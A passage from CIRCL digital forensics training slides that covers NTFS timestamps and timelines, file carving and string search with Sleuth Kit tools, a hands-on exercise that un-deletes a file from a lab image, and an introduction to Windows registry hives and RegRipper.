      000001f0: 1100 7300 7500 6200 5f00 4400 6900 1000  ..s.u.b._.D.i...
      00000200: 5f00 4600 6900 6c00 6500 3100 2e00 7400  _.F.i.l.e.1...t.
      00000210: 7800 7400 0000 0000 0000 0000 0000 0000  x.t.............
      00000220: 1000 0000 0200 0000 ffff ffff 0000 0000  ................
```

Offset:	Length:	Value:	Description:
00000080	4	3000 0000	$FILE_NAME
00000084	4	7800 0000	Size of the attribute (total)
00000088	1	0000	Resident
00000160	4	9000 0000	$INDEX_ROOT

CIRCL
FORENSICS Training

5. File System Time Line

5.1 Time stamps: Nomenclature


- FAT
  - MAC times
    - M time: Content last Modified
    - A time: Content last Accessed
    - C time: File Created
- NTFS
  - MACE times
    - M time: Content last Modified
    - A time: Content last Accessed
    - C time: File Created
    - E-time: MFT Entry last mofidied
  - MACB times
    - M time: Content last Modified
    - A time: Content last Accessed
    - C time: MFT record last Changed
    - B-time: File created (Born)

5.2 Time stamps: Example

```
$ istat -o 2048 ntfs.raw 73

MFT Entry Header Values:
Entry: 73        Sequence: 2
$LogFile Sequence Number: 0
Not Allocated File
Links: 0

$STANDARD_INFORMATION Attribute Values:
Flags: Archive
Owner ID: 0
Security ID: 0  ()
Created:            2019-12-02 16:25:22.099440400 (CET)
File Modified:      2019-12-09 16:09:46.183651100 (CET)
MFT Modified:       2019-12-09 16:09:46.183651100 (CET)
Accessed:           2019-12-02 16:25:22.099440400 (CET)

$FILE_NAME Attribute Values:
Flags: Archive
Name: small_text_file.txt
Parent MFT Entry: 5         Sequence: 5
Allocated Size: 16384       Actual Size: 0
Created:            2019-12-02 16:25:22.099440400 (CET)
File Modified:      2019-12-02 16:25:22.099440400 (CET)
MFT Modified:       2019-12-02 16:25:22.099440400 (CET)
Accessed:           2019-12-02 16:25:22.099440400 (CET)
```

5.3 Last Access Time

- Updated im memory, writen to disk after ≈1h
- As of Win Vista
  - Not updated per default
    - `HKEY_LOCAL_MACHINE/SYSTEM/CurrentControlSet/Control/ /FileSystem/NtfsDisableLastAccessUpdate`



    - Performance reasons
    - Good for file server
  - Still updated some times
    - File new created
    - File copied
    - File moved

5.4 Time Line: Exercise

Reproduce file system activities

```
Thu Jun 27 2013 12:23:08      113  ...b      35-128-1 c:/time-01.txt
Thu Jun 27 2013 12:24:20       75  m.cb      37-128-1 c:/time-02.txt
Thu Jun 27 2013 12:25:24       75  m.cb      38-128-1 c:/time-03.txt
                               75  m...      41-128-1 c:/time-03 - Copy.txt
Thu Jun 27 2013 12:26:05       75  m..b      39-128-1 c:/time-44.txt
Thu Jun 27 2013 12:27:00       75  macb      40-128-1 c:/time-05.txt (deleted)
Thu Jun 27 2013 12:33:50      113  m.c.      35-128-1 c:/time-01.txt
Thu Jun 27 2013 13:07:52       75  .acb      41-128-1 c:/time-03 - Copy.txt
Thu Jun 27 2013 13:10:36       75  ..c.      39-128-1 c:/time-44.txt
Thu Jun 27 2013 13:14:20       20  m...      42-128-1 c:/time-06.txt
Thu Jun 27 2013 13:56:30       20  .acb      42-128-1 c:/time-06.txt
```

File: time-01.txt

```
Thu Jun 27 2013 12:23:08      113  ...b      35-128-1 c:/time-01.txt
Thu Jun 27 2013 12:33:50      113  m.c.      35-128-1 c:/time-01.txt
```

File: time-02.txt

```
Thu Jun 27 2013 12:24:20       75  m.cb      37-128-1 c:/time-02.txt
```

5.4 Time Line: Exercise

Reproduce file system activities

```
Thu Jun 27 2013 12:23:08      113  ...b      35-128-1 c:/time-01.txt
Thu Jun 27 2013 12:24:20       75  m.cb      37-128-1 c:/time-02.txt
Thu Jun 27 2013 12:25:24       75  m.cb      38-128-1 c:/time-03.txt
                               75  m...      41-128-1 c:/time-03 - Copy.txt
Thu Jun 27 2013 12:26:05       75  m..b      39-128-1 c:/time-44.txt
Thu Jun 27 2013 12:27:00       75  macb      40-128-1 c:/time-05.txt (deleted)
Thu Jun 27 2013 12:33:50      113  m.c.      35-128-1 c:/time-01.txt
Thu Jun 27 2013 13:07:52       75  .acb      41-128-1 c:/time-03 - Copy.txt
Thu Jun 27 2013 13:10:36       75  ..c.      39-128-1 c:/time-44.txt
Thu Jun 27 2013 13:14:20       20  m...      42-128-1 c:/time-06.txt
Thu Jun 27 2013 13:56:30       20  .acb      42-128-1 c:/time-06.txt
```

File: time-03.txt, time-03 - Copy.txt

```
Thu Jun 27 2013 12:25:24       75  m.cb      38-128-1 c:/time-03.txt
                               75  m...      41-128-1 c:/time-03 - Copy.txt
Thu Jun 27 2013 13:07:52       75  .acb      41-128-1 c:/time-03 - Copy.txt
```

File: time-02.txt

```
Thu Jun 27 2013 12:26:05       75  m..b      39-128-1 c:/time-44.txt
Thu Jun 27 2013 13:10:36       75  ..c.      39-128-1 c:/time-44.txt
```

5.4 Time Line: Exercise

Reproduce file system activities

```
Thu Jun 27 2013 12:23:08      113 ...b      35-128-1 c:/time-01.txt
Thu Jun 27 2013 12:24:20       75 m.cb      37-128-1 c:/time-02.txt
Thu Jun 27 2013 12:25:24       75 m.cb      38-128-1 c:/time-03.txt
                               75 m...      41-128-1 c:/time-03 - Copy.txt
Thu Jun 27 2013 12:26:05       75 m..b      39-128-1 c:/time-44.txt
Thu Jun 27 2013 12:27:00       75 macb      40-128-1 c:/time-05.txt (deleted)
Thu Jun 27 2013 12:33:50      113 m.c.      35-128-1 c:/time-01.txt
Thu Jun 27 2013 13:07:52       75 .acb      41-128-1 c:/time-03 - Copy.txt
Thu Jun 27 2013 13:10:36       75 ..c.      39-128-1 c:/time-44.txt
Thu Jun 27 2013 13:14:20       20 m...      42-128-1 c:/time-06.txt
Thu Jun 27 2013 13:56:30       20 .acb      42-128-1 c:/time-06.txt
```

File: time-05.txt

```
Thu Jun 27 2013 12:27:00       75 macb      40-128-1 c:/time-05.txt (deleted)
```

File: time-06.txt

```
Thu Jun 27 2013 13:14:20       20 m...      42-128-1 c:/time-06.txt
Thu Jun 27 2013 13:56:30       20 .acb      42-128-1 c:/time-06.txt
```

5.4 Time Line: Exercise

Summary: What could we reproduce	Yes/No
File: time-01.txt	
1. 12:23:08 time-01.txt -> new create	Yes
6. 12:29:07 time-01.txt -> modified content	No
7. 12:33:50 time-01.txt -> 2nd modification	Yes
time-02.txt	
2. 12:24:20 time-02.txt -> new create	Yes
8. 12:29:50 time-02.txt -> open/access file	No
9. 12:30:01 time-02.txt -> close	No
time-03.txt, time-03 - Copy.txt	
3. 12:25:24 time-03.txt -> new create	Yes
10. 13:07:52 time-03.txt -> copy to time-0003 - Copy.txt	Yes/No
time-44.txt	
4. 12:26:05 time-04.txt -> new create	Yes
11. 13:10:36 time-04.txt -> rename to time-0044.txt	Yes/No
time-05.txt	
5. 12:27:00 time-05.txt -> new create	Yes
14. 13:58:07 time-05.txt -> delete file	No
time-06.txt	
12. 13:14:20 time-06.txt -> new created on other drive	Yes/No
13. 13:56:30 time-06.txt -> copy to local drive	Yes

5.5 Create a Time Line

```
$ mkdir time
```

```
$ fls -f ntfs -o 2048 -m D:/ -r ntfs.raw > time/d.body
```

```
          -m     Time machine format
          D:/    Add D:/ as mountpoint in report
          -r     Recursive
```

```
$ cd time
$ mactime -b d.body > d.time
$ less d.time
```

```
.....
Mon Dec 02 2019 16:25:22     15000 .a.b       73-128-2 D:/small_text_file.txt (deleted)
Wed Dec 04 2019 14:41:27     15051 .a.b       64-128-2 D:/AaaA.txt
Wed Dec 04 2019 14:42:06     15051 m.c.       64-128-2 D:/AaaA.txt
Wed Dec 04 2019 14:43:20     15000 macb       65-128-2 D:/Nonresident.txt (deleted)
Thu Dec 05 2019 12:10:53     24064 m.cb       66-128-2 D:/6-cluster.txt
Thu Dec 05 2019 12:11:12     24064 .a..       66-128-2 D:/6-cluster.txt
Mon Dec 09 2019 14:37:09       168 ...b       72-144-2 D:/NTFS_Sub_Dir
Mon Dec 09 2019 14:38:08       168 m.c.       72-144-2 D:/NTFS_Sub_Dir
                                13 macb       74-128-2 D:/NTFS_Sub_Dir/sub_Dir_File1.txt
Mon Dec 09 2019 14:38:24       168 .a..       72-144-2 D:/NTFS_Sub_Dir
Mon Dec 09 2019 16:09:46     15000 m.c.       73-128-2 D:/small_text_file.txt (deleted)
Sun Nov 29 2076 09:54:34     76800 macb        0-128-1 D:/$MFT
```

CIRCL
FORENSICS Training

6.

CIRCL
FORENSICS Training

7. Carving and String Search

7.1 Magic Bytes - File signatures

```
xxd logo_h4k-350x250.jpg | less
0000000: ffd8 ffe0 0010 4a46 4946 0001 0100 0001   ......JFIF......
...
...
0008cc0: 0fa5 0a28 141a 0028 a0d0 3a50 07ff d9     ...(...(..:P...
```

```
xxd cases.jpg | less
0000000: ffd8 ffe1 0018 4578 6966 0000 4949 2a00   ......Exif..II*.
...
...
0001730: 4028 0500 a014 0280 501f ffd9             @(......P...
```

/etc/scalpel/scalpel.conf

```
    jpg     y       200000000       \xff\xd8\xff\xe0\x00\x10        \xff\xd9
    jpg     y       200000000       \xff\xd8\xff\xe1                \xff\xd9
```

7.1 Magic Bytes - File signatures

```
xxd MECO-SMILE.pdf | less
0000000: 2550 4446 2d31 2e34 0a25 c7ec 8fa2 0a35  %PDF-1.4.%.....5
...
...
005c4d0: 3431 390a 2525 454f 460a                 419.%%EOF.
```

```
xxd LU-NCSS-2-EN.pdf | less
00000000: 2550 4446 2d31 2e35 0d25 e2e3 cfd3 0d0a  %PDF-1.5.%......
...
...
0007a7e0: 6566 0d31 3136 0d25 2545 4f46 0d          ef.116.%%EOF.
```

```
/etc/scalpel/scalpel.conf
```

```
    pdf     y       5000000     %PDF    %EOF\x0d    REVERSE
    pdf     y       5000000     %PDF    %EOF\x0a    REVERSE
```

7.2 Carving tools

- Foremost
  - Version 1.5.7
- Scalpel
  - Version 1.60
  - Based on Foremost 0.69
- Bulk Extractor
  - Emails, Email addresses
  - URLs
  - Credit card numbers
  - Social media
  - Telephone numbers
  - ...
- Testdisk - Photorec

7.3 Limitations

- Basically file system independent
- Data sequential
  - Data must be sequential
  - Fragmented data leads to broken files
  - Very large files are more fragmented
  - Depends on file system
  - Depends on media type
  - Data could be overwritten partially
- End of file
  - Does the file format support end marker
  - Do we find a new magic byte
  - Overlapping files
  - Empty space at the end of a sector

7.4 Exercise: Recover data from formated drive

- Try meta data based recovery with `fls`
- Carving formated drive

```
mkdir out1/
foremost -t all -i formated.dd -o out1/

out1/audit.txt
```

```
File: deleted.dd
Start: Wed Aug 22 16:20:43 2018
Length: 32 MB (33554432 bytes)

Num        Name (bs=512)         Size       File Offset     Comment
0:       00009032.jpg            5 KB          4624384
1:       00009080.jpg           35 KB          4648960
2:       00037617.jpg           30 KB         19260232
3:       00037678.jpg          106 KB         19291633
.....
16:      00037608.pdf            1 MB         19255296
17:      00041288.pdf          489 KB         21139456        (PDF is Linearized)
Finish: Wed Aug 22 16:20:43 2018
18 FILES EXTRACTED

jpg:= 9
png:= 6
pdf:= 3
```

7.5 What is 'String Search'?

- Not sophisticated
- Search for strings
  - At least 4 characters long
  - From any file: Text, binary, disk image
  - Search for ASCII, Unicode, big/little endian
- Search the disk image for known words
  - Terms used in a secret document
  - IBAN ot other banking details
  - Email addresses or URLs
- Search thrue all the blocks
  - Allocated non sllocated blocks
  - File slack and outside partition boundaries
- Goal
  - Proof that the data was there once
  - Identify intresting data that are close

7.6 Examples

- Search for strings
  - `strings -a circl-dfir.dd | less`
- Min-Len
  - `strings -a -n 10 circl-dfir.dd | less`
- Unicode 16 bit little endian
  - `strings -a -n 10 -el circl-dfir.dd | less`
- Unicode 16 bit big endian
  - `strings -a -n 10 -eb circl-dfir.dd | less`
- Offset in decimal
  - `strings -a -n 10 -eb -td circl-dfir.dd | less`
- grep for your search term
  - `strings -a -n 10 -td circl-dfir.dd | grep -i paula`

7.7 Steps to do a String Search

1. Identify block/cluster size
   `mmls, fsstat`
2. Search for the string and the offset
   `blkls | srch_strings | grep`
3. Calculate block/cluster of the string
   `xxxxxxxxxx / 4096 = yyyy`
4. Review block/cluster content
   `blkcat`
5. Identify inode of the block/cluster
   `ifind`
6. Identify associated file
   `ffind`
7. Recover file
   `icat`
   Or mount and copy file

7.8 Exercise: What about Paulas cat?

1. Identify cluster size

```
mmls circl-dfir.dd
```

```
     1       Slot      Start        End          Length       Description
000:  Meta        0000000000   0000000000   0000000001   Primary Table (#0)
001:  --------    0000000000   0000002047   0000002048   Unallocated
002:  000:000     0000002048   0004917247   0004915200   NTFS / exFAT (0x07)
```

```
fsstat -o 2048 circl-dfir.dd
```

```
File System Type: NTFS
Volume Serial Number: 7B6E5F9427919882
OEM Name: NTFS
Volume Name: CIRCL-DFIR
Version: Windows XP

.....

Sector Size: 512
Cluster Size: 4096
Total Cluster Range: 0 - 614398
Total Sector Range: 0 - 4915198
```

7.8 Exercise: What about Paulas cat?

2. Search for the string 'Paula'

```
blkls -e -o 2048 circl-dfir.dd | strings -a -td | grep -i paula

     157342 Paula's cat is fat.........
     157370 Paula's cat is fat.........
     .....
     157510 Paula's cat is fat.........
     157538 Paula's cat is fat.........
```

3. Calculate cluster of the string

```
echo $((157342/4096))
     38

echo $((157538/4096))
     38
```

4. Review cluster content

```
blkcat -o 2048 circl-dfir2dd 38 | strings
     .....
     Paula's cat is fat.........
     Paula's cat is fat.........
     Paula's cat is fat.........
     .....
```

7.8 Exercise: What about Paulas cat?

5. Identify inode of the cluster

```
ifind -o 2048 -d 38 circl-dfir.dd
  0-128-1
```

6. Identify associated file

```
ffind -o 2048 circl-dfir.dd 0-128-1
  //$MFT
```

7. Recover file

```
icat -o 2048 circl-dfir.dd 0-128-1 > MFT
```

Exercise: Manual approach - Learn from errors

```
dd if=circl-dfir.dd bs=4096 skip=38 count=1 | xxd | less
dd if=circl-dfir.dd bs=4096 skip=$((2048 + 38)) count=1 | xxd | less
dd if=circl-dfir.dd bs=4096 skip=$((2048/8 + 38)) count=1 | xxd | less
```

CIRCL
FORENSICS Training

8. Forensics Challenges

8.1 NTFS - Resident file becomes Non-Resident

- Situation:
  - NTFS formated partition
  - A small resident file

- Challenge:
  - Analyze MFT record
  - Let the file grow
  - Analyze MFT record
  - Analyze data clusters
  - Modify content of the file
  - Analyze data clusters
  - Analyze MFT record

8.1 NTFS - Resident file becomes Non-Resident

```
$ ls -l /cdrom/NTFS_Sub_Dir/sub_Dir_File1.txt
     13 Dez  9 14:38 /cdrom/NTFS_Sub_Dir/sub_Dir_File1.txt


$ fls -r -o 2048 ntfs.raw | grep File1
    + r/r 74-128-2:    sub_Dir_File1.txt


$ istat -o 2048 ntfs.raw 74
     Attributes:
     Type: $DATA (128-2)   Name: N/A   Resident   size: 13


$ dd if=ntfs.raw skip=$((2048 + 4*8 + 74*2)) count=2 | xxd | less
     00000000: 4649 4c45 3000 0300 0000 0000 0000 0000  FILE0...........
     00000010: 0100 0100 3800 0100 9801 0000 0004 0000  ....8...........
     .....
     00000170: 0000 0000 0000 0200 0d00 0000 1800 0000  ................
     00000180: 4865 6c6c 6f20 576f 726c 6421 0a00 0000  Hello World!....
     00000190: ffff ffff 0000 0000 0000 0000 0000 0000  ................


$ for x in {1..1000}; do echo -n "$x "; done >> /cdrom/NTFS_Sub_Dir/sub_Dir_File1.txt

$ less /cdrom/NTFS_Sub_Dir/sub_Dir_File1.txt
     Hello World!
     1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21
     .....
```

8.1 NTFS - Resident file becomes Non-Resident

```
$ ls -l /cdrom/NTFS_Sub_Dir/sub_Dir_File1.txt
     3906 Apr 24 14:39 /cdrom/NTFS_Sub_Dir/sub_Dir_File1.txt


$ fls -r -o 2048 ntfs.raw | grep File1
    + r/r 74-128-2:    sub_Dir_File1.txt


$ istat -o 2048 ntfs.raw 74
     Attributes:
     Type: $DATA (128-2)   Name: N/A   Non-Resident   size: 3906   init_size: 3906
     4173


$ dd if=ntfs.raw skip=$((2048 + 4173*8)) count=8 | xxd | less
     00000000: 4865 6c6c 6f20 576f 726c 6421 0a31 2032  Hello World!.1 2
     00000010: 2033 2034 2035 2036 2037 2038 2039 2031   3 4 5 6 7 8 9 1
     00000020: 3020 3131 2031 3220 3133 2031 3420 3135  0 11 12 13 14 15
     .....


$ dd if=ntfs.raw skip=$((2048 + 4*8 + 74*2)) count=2 | xxd | less
     000001a0: 420f 0000 0000 0000 2101 4d10 0020 3135  B.......!.M.. 15
     000001b0: ffff ffff 0000 0000 3820 3139 2032 3020  ........8 19 20
     000001c0: 3231 2032 3220 3233 2032 3420 3235 2032  21 22 23 24 25 2
     .....
     000003e0: 2031 3737 2031 3738 2031 3739 2031 3830   177 178 179 180
     000003f0: 2031 3831 2000 0000 ffff ffff 0000 d607   181 ..........
```

8.1 NTFS - Resident file becomes Non-Resident

Update file content: What happen with MFT Record?

```
$ echo -n 'We modify the content of the file. What is updated:
          Cluster? MFT Record? We will see.' | dd of=/cdrom/
          NTFS_Sub_Dir/sub_Dir_File1.txt bs=44 seek=2 conv=notrunc


$ fls -r -o 2048 ntfs.raw | grep File1
    + r/r 74-128-2:    sub_Dir_File1.txt


$ istat -o 2048 ntfs.raw 74
    4173


$ dd if=ntfs.raw skip=$((2048 + 4173*8)) count=8 | xxd | less
    00000040: 3231 2032 3220 3233 2032 3420 3235 2032  21 22 23 24 25 2
    00000050: 3620 3237 2032 3820 5765 206d 6f64 6966  6 27 28 We modif
    00000060: 7920 7468 6520 636f 6e74 656e 7420 6f66  y the content of
    .....

$ dd if=ntfs.raw skip=$((2048 + 4*8 + 74*2)) count=2 | xxd | less
    000001c0: 3231 2032 3220 3233 2032 3420 3235 2032  21 22 23 24 25 2
    000001d0: 3620 3237 2032 3820 3239 2033 3020 3331  6 27 28 29 30 31
    000001e0: 2033 3220 3333 2033 3420 3335 2033 3620   32 33 34 35 36
    .....
```

8.2 File System Tunneling

- Situation:
  - NTFS formated partition
  - A normal file from before
- Challenge:
  - Analyze timestamps
  - Delete the file
  - Copy a file with the same filename
  - Analyze timestamps
  - Discover the behavior

8.2 File System Tunneling

1. Analyze time stamps of a file on NTFS

```
$ ll /cdrom/AaaA.txt
     15051 Dez  4 14:42 /cdrom/AaaA.txt*

$ fls -o 2048 ntfs.raw | grep AaaA
     r/r 64-128-2:      AaaA.txt

$ istat -o 2048 ntfs.raw 64

     $STANDARD_INFORMATION Attribute Values:
     Created:           2019-12-04 14:41:27.333050500 (CET)
     File Modified:     2019-12-04 14:42:06.235661600 (CET)
     MFT Modified:      2019-12-04 14:42:06.235661600 (CET)
     Accessed:          2019-12-04 14:41:27.333050500 (CET)

     $FILE_NAME Attribute Values:
     Created:           2019-12-04 14:41:27.333050500 (CET)
     File Modified:     2019-12-04 14:41:27.333050500 (CET)
     MFT Modified:      2019-12-04 14:41:27.333050500 (CET)
     Accessed:          2019-12-04 14:41:27.333050500 (CET)
```

2. Delete a file and create a new one with same filename

```
     # Do something like this on a Windows PC
     $ rm /cdrom/AaaA.txt; cp data_un.dd /cdrom/AaaA.txt
```

8.2 File System Tunneling

3. Analyze time stamps of the new file

```
$ ll /cdrom/AaaA.txt
     16384 Apr 27 15:51 /cdrom/AaaA.txt*


$ fls -o 2048 ntfs.raw | grep AaaA
     r/r 64-128-2:      AaaA.txt


$ istat -o 2048 ntfs.raw 64

     $STANDARD_INFORMATION Attribute Values:
     Created:           2019-12-04 14:41:27.333050500 (CET)
     File Modified:     2019-12-04 14:42:06.235661600 (CET)
     MFT Modified:      2019-12-04 14:42:06.235661600 (CET)
     Accessed:          2020-04-27 16:11:38.144645700 (CEST)

     $FILE_NAME Attribute Values:
     Created:           2019-12-04 14:41:27.333050500 (CET)
     File Modified:     2019-12-04 14:41:27.333050500 (CET)
     MFT Modified:      2019-12-04 14:41:27.333050500 (CET)
     Accessed:          2019-12-04 14:41:27.333050500 (CET)
```

8.3 Un-Delete a file

- Situation:
  - NTFS formated partition
  - A file is deleted
- Challenge:
  - Analyze MFT record before delete
  - Analyze $BITMAP file before delete
  - Undo the modifications
  - Analyze MFT record after undo
  - Analyze $BITMAP file after undo
  - What is missing

8.3 Un-Delete a file

```
$ ls -l /cdrom/


$ fls -o 2048 ntfs.raw
     -/r * 73-128-2:     small_text_file.txt


$ istat -o 2048 ntfs.raw 73
     Type: $DATA (128-2)   Name: N/A   Non-Resident   size: 15000   init_size: 15000
     4169 4170 4171 4172


Data cluster:
$ dd if=ntfs.raw skip=$((2048 + 4169*8)) count=$((4*8)) | xxd | less


MFT record 73:
$ dd if=ntfs.raw skip=$((2048 + 4*8 + 73*2)) count=2| xxd | less


$Bitmap file
4169 / 8 = 521.125  --> Byte 521 (0x209) in $Bitmap file for Cluster 4168 - 4175
                    --> - - - -  - - - -
                              x  x x x

$ icat -o 2048 ntfs.raw 6  | xxd | less
```

8.3 Un-Delete a file

Fix $Bitmap file:

```
$ istat -o 2048 ntfs.raw 6
     Type: $DATA (128-1)   Name: N/A   Non-Resident   size: 4064   init_size: 4064
     4071


$ dd if=ntfs.raw skip=$((2048 + 4071*8)) count=8 | xxd | less
     00000200: ffff ffff ffff ffff ffe1 0700 0000 0000  ................


4169 / 8 = 521.125  ---> Byte 521 (0x209) in $Bitmap file for Cluster 4168 - 4175
                    ---> - - - -  - - - -
                               x  x x x
                         1 1 1 0  0 0 0 1
                    ---> 1 1 1 1  1 1 1 1


$ dd if=ntfs.raw skip=$((2048 + 4071*8)) count=8 of=bitmap.dd
$ hexedit of=bitmap.dd
$ dd if=bitmap.dd seek=$((2048 + 4071*8)) of=ntfs.raw conv=notrunc


$ dd if=ntfs.raw skip=$((2048 + 4071*8)) count=8 | xxd | less
     00000200: ffff ffff ffff ffff ffff 0700 0000 0000  ................
```

8.3 Un-Delete a file

Fix the MFT record:

```
$ dd if=ntfs.raw skip=$((2048 + 4*8 + 73*2)) count=2 of=mft_73.dd

$ hexedit mft_73.dd
      00000000   46 49 4C 45   30 00 03 00   00 00 00 00   00 00 00 00   FILE0...........
      00000010   02 00 00 00   38 00 00 00   B8 01 00 00   00 04 00 00   ....8...........
```

offset:	size:	old value:	new value:	description:
0010	2	2	1	Record sequence number
0012	2	0	1	Link count
0016	2	0	1	Record flag: 0000 = file deleted 0100 = file in use
0030	2	1400		FixUp values
03fe	2	1400		CRC

```
      00000000   46 49 4C 45   30 00 03 00   00 00 00 00   00 00 00 00   FILE0...........
      00000010   01 00 01 00   38 00 01 00   B8 01 00 00   00 04 00 00   ....8...........

$ dd if=mft_73.dd seek=$((2048 + 4*8 + 73*2)) count=2 of=ntfs.raw conv=notrunc
```

8.3 Un-Delete a file

- What is missing?
  - Compare output `ils` and `fls`
  - What about the directory
  - What is changed in a directory if a file is deleted?

  $\rightarrow$ Forensics Hackathon

CIRCL
FORENSICS Training

10. Bibliography and Outlook

10. Bibliography

- Digital Forensics with Kali Linux
  Shiva V.N. Parasram
  Packt Publishing
  ISBN-13: 978-1-78862-500-5

- Practical Forensic Imaging
  Bruce Nikkel
  No Starch Press
  ISBN-13: 978-1-59-327793-2

- Digital Forensics with Open Source Tools
  Cory Altheide, Harlan Carvey
  Syngress
  ISBN-13: 978-1-59-749586-8

10. Bibliography

- File System Forensic Analysis

  Brian Carrier
  Pearson Education
  ISBN-13: 978-0-32-126817-4

- Forensic Computing: A Practitioner's Guide

  Anthony Sammes, Brian Jenkinson
  Springer
  ISBN-13: 978-1-85-233299-0

10. Outlook

CIRCL DFIR 1.0.2

EXT File System

Overview

1. File System Analysis - Overview
2. FAT - File Allocation Table
3. NTFS - New Technology File System
4. NTFS - Advanced
5. File System Time Line
6. Carving
7. String Search
8. Forensics Challenges
9. Bibliography and Outlook

CIRCL - DFIR 1.0.3

Introduction: Windows-, Memory- and File Forensics

CIRCL *TLP:WHITE*

info@circl.lu

Edition May 2020

Overview

1. Windows Registry
2. Event Logs
3. Other Sources of Information
4. Malware Analysis
5. Analysing files
6. Live Response
7. Memory Forensics
8. Bibliography and Outlook

CIRCL
FORENSICS Training

1. Windows Registry

1.1 About: Windows Registry

- MS DOS and old Windows
  - On system boot: What programs to load
  - How the system interact with the user
    - → `autoexec.bat`
    - → `config.sys`
    - → `system.ini`
    - → `win.ini`
- `https://support.microsoft.com/en-us/help/256986/`
  - A central hierarchical database
  - Replace text based config files
  - Contains information for operating
    - Hardware in the system
    - All aspects of MS Windows
    - Installed applications
    - Each user

  → A gold mine for forensics

1.1 About: Windows Registry

- Do you ever touch the Registry?
  - `regedit.exe`
  - Black Magic for many admins
    → Every user interacts with the Registry

- Location of the hive files

  `%SystemRoot%\system32\config`
  → `SAM, SECURITY, SYSTEM, SOFTWARE`
  `%UserProfile%\NTUSER.DAT`
  `%UserProfile%\AppData\Local\Microsoft\Windows\UsrClass.dat`

- Timestamps → Timeline

1.2 Under the hood: Key Cell

```
0000:   a0ff ffff  6e6b 2000  6f0f 0e3b b78d d101   ....nk .o..;....
0010:   0200 0000 085e 0500  0000 0000 0000 0000   .....^..........
0020:   ffff ffff ffff ffff  0200 0000 0021 0500   .............!..
0030:   102e 0000 ffff ffff  0000 0000 0000 0000   ................
0040:   1400 0000 1000 0000  0000 0000 0a00 0000   ................
0050:   496e 7465 7266 6163  6573 0080 0200 0000   Interfaces......
```

Offsets:	0x00	0	4	Size
	0x04	4	2	Node ID
	0x06	6	2	Node type
	0x08	8	8	Last write time
	...	...		
	0x4c	76	2	Lenght of key name
	0x50	80	<76>	key name + padding

- Exercise: Calculate the size of the key cell

  `a0 ff ff ff`

- Exercise: Calculate the size of the key name

  `0a 00`

1.2 Under the hood: Value Cell

```
0000:                          d8ff ffff  766b 0d00            ....vk..
0010:  0400 0080 0200 0000  0400 0000 0100 0000  ................
0020:  4c61 7374 4b6e 6f77  6e47 6f6f 6400 0000  LastKnownGood...
```

Offset:				
	0x00	0	4	Size
	0x04	4	2	Node ID
	0x06	6	2	Value name length
	0x08	8	4	Data lenght
	0x0c	12	4	Data offset
	0x10	16	4	value typw

- Exercise: Calculate the size of the value cell

  `d8 ff ff ff`

- Exercise: Calculate the size of the value name length

  `0d 00`

1.3 Hive files

- SAM
  - Local users
- Security
  - Audit settings
  - Machine, domain SID
- System
  - General system configuration
  - Networking, Auto run
  - Program execution
  - USB devices
- Software
  - Windows version, Profiles list
  - Networking, Auto run
  - Shell extensions, Browser helper objects
  - Scheduled Tasks
  - Program execution

1.3 Hive files

- Windows XP:

  `C:\Documents and Settings\<username>\NTUSER.DAT`

  `C:\Documents and Settings\<username>\Local Settings\`
  `Application Data\Microsoft\Windows\UsrClass.dat`

- Windows Vista and above:

  `C:\Users\<user>\NTUSER.DAT`

  `C:\Users\<user>\AppData\Local\Microsoft\Windows\`
  `UsrClass.dat`

- `C:\Windows\inf\setupapi.log`

1.4 RegRipper

- Extract specific key values

```
$ rip.pl -p compname -r SYSTEM
        ComputerName     = WIN7WS
        TCP/IP Hostname = Win7WS
```

- Alternative method

```
$ wine rip.exe -p compname -r SYSTEM
        ComputerName     = WIN7WS
        TCP/IP Hostname = Win7WS
```

- RegRipper plugins

```
$ ls -l /usr/share/regripper/plugins | wc -l
        397
```

- Ripping hive files with profiles

```
$ rip.exe -f sam -r SAM > out/sam.txt
$ rip.exe -f security -r SECURITY > out/security.txt
$ rip.exe -f system -r SYSTEM > out/system.txt
$ rip.exe -f software -r SOFTWARE > out/software.txt
$ rip.exe -f ntuser -r NTUser.dat > out/ntuser.txt
$ rip.exe -f usrclass -r UsrClass.dat > out/userClass.txt
```

1.5 RegRipper: Exercise

1. Extract Hive files from invected PC
2. Rip them with RegRipper profiles
3. Collect important general information
4. Try to find incident related artefacts
5. Add the information to report

1.6 Examples: System Hive

- Computer name
- Services
- Network configuration
- Devices / USB device
  - `SYSTEM/ControlSet001/Enum/USBStor`
    → Device class ID
    → Unique instance ID (SN)
    → First connect time stamp
  - `SYSTEM/ControlSet001/Enum/USB`
    → Last connect time stamp
  - `SYSTEM/MountedDevices`
    → Voume GUID
    → Mount Point

1.7 Examples: Software Hive

- OS version & configuration
- Applications installed & uninstalled
- Application configuration system wide
- Drivers
- Network lists & interfaces
- User profiles
- Schedules Tasks
- Auto start
- Example: Get Windows version:
  - `wine rip.exe -p winver -r SOFTWARE`

1.7 Examples: User Hive

- OS configuration user related
- Applications installed & uninstalled
- Application configuration user related
- Auto start
  - Run
    - Executed at user login
    - Provide *malware* persistence
    - No admin privileges required
  - RunOnce
  - Legacy and other AutoStart
    - `/Software/Microsoft/Windows/CurrentVersion/Policies/Explorer/Run/`
    - `/Software/Microsoft/Windows NT/CurrentVersion/Windows/'load','run'`
  - Much more auto start loctions...

1.7 Examples: User Hive

- WordWheelQuery
  - User search on localhost
  - MRU List
    → Consider VSS for histrorical data
- Shell Bags
  - User preferences for diplaying Explorer windows
  - Postion, size, view, icon
    → Folders accessed by the user
- UserAssist
  - User activities
    - Double-click icon
    - Launch application from 'START Menu'
  - Values stored:
    - Path, Run-Count, FileTime last access
    - ROT-13

1.7 Examples: User Hive

- MUICache
  - Program execution incl. called from CMD
- RecentDocs

  Example: '.png' files

```
Software\Microsoft\Windows\CurrentVersion\Explorer\RecentDocs\.png
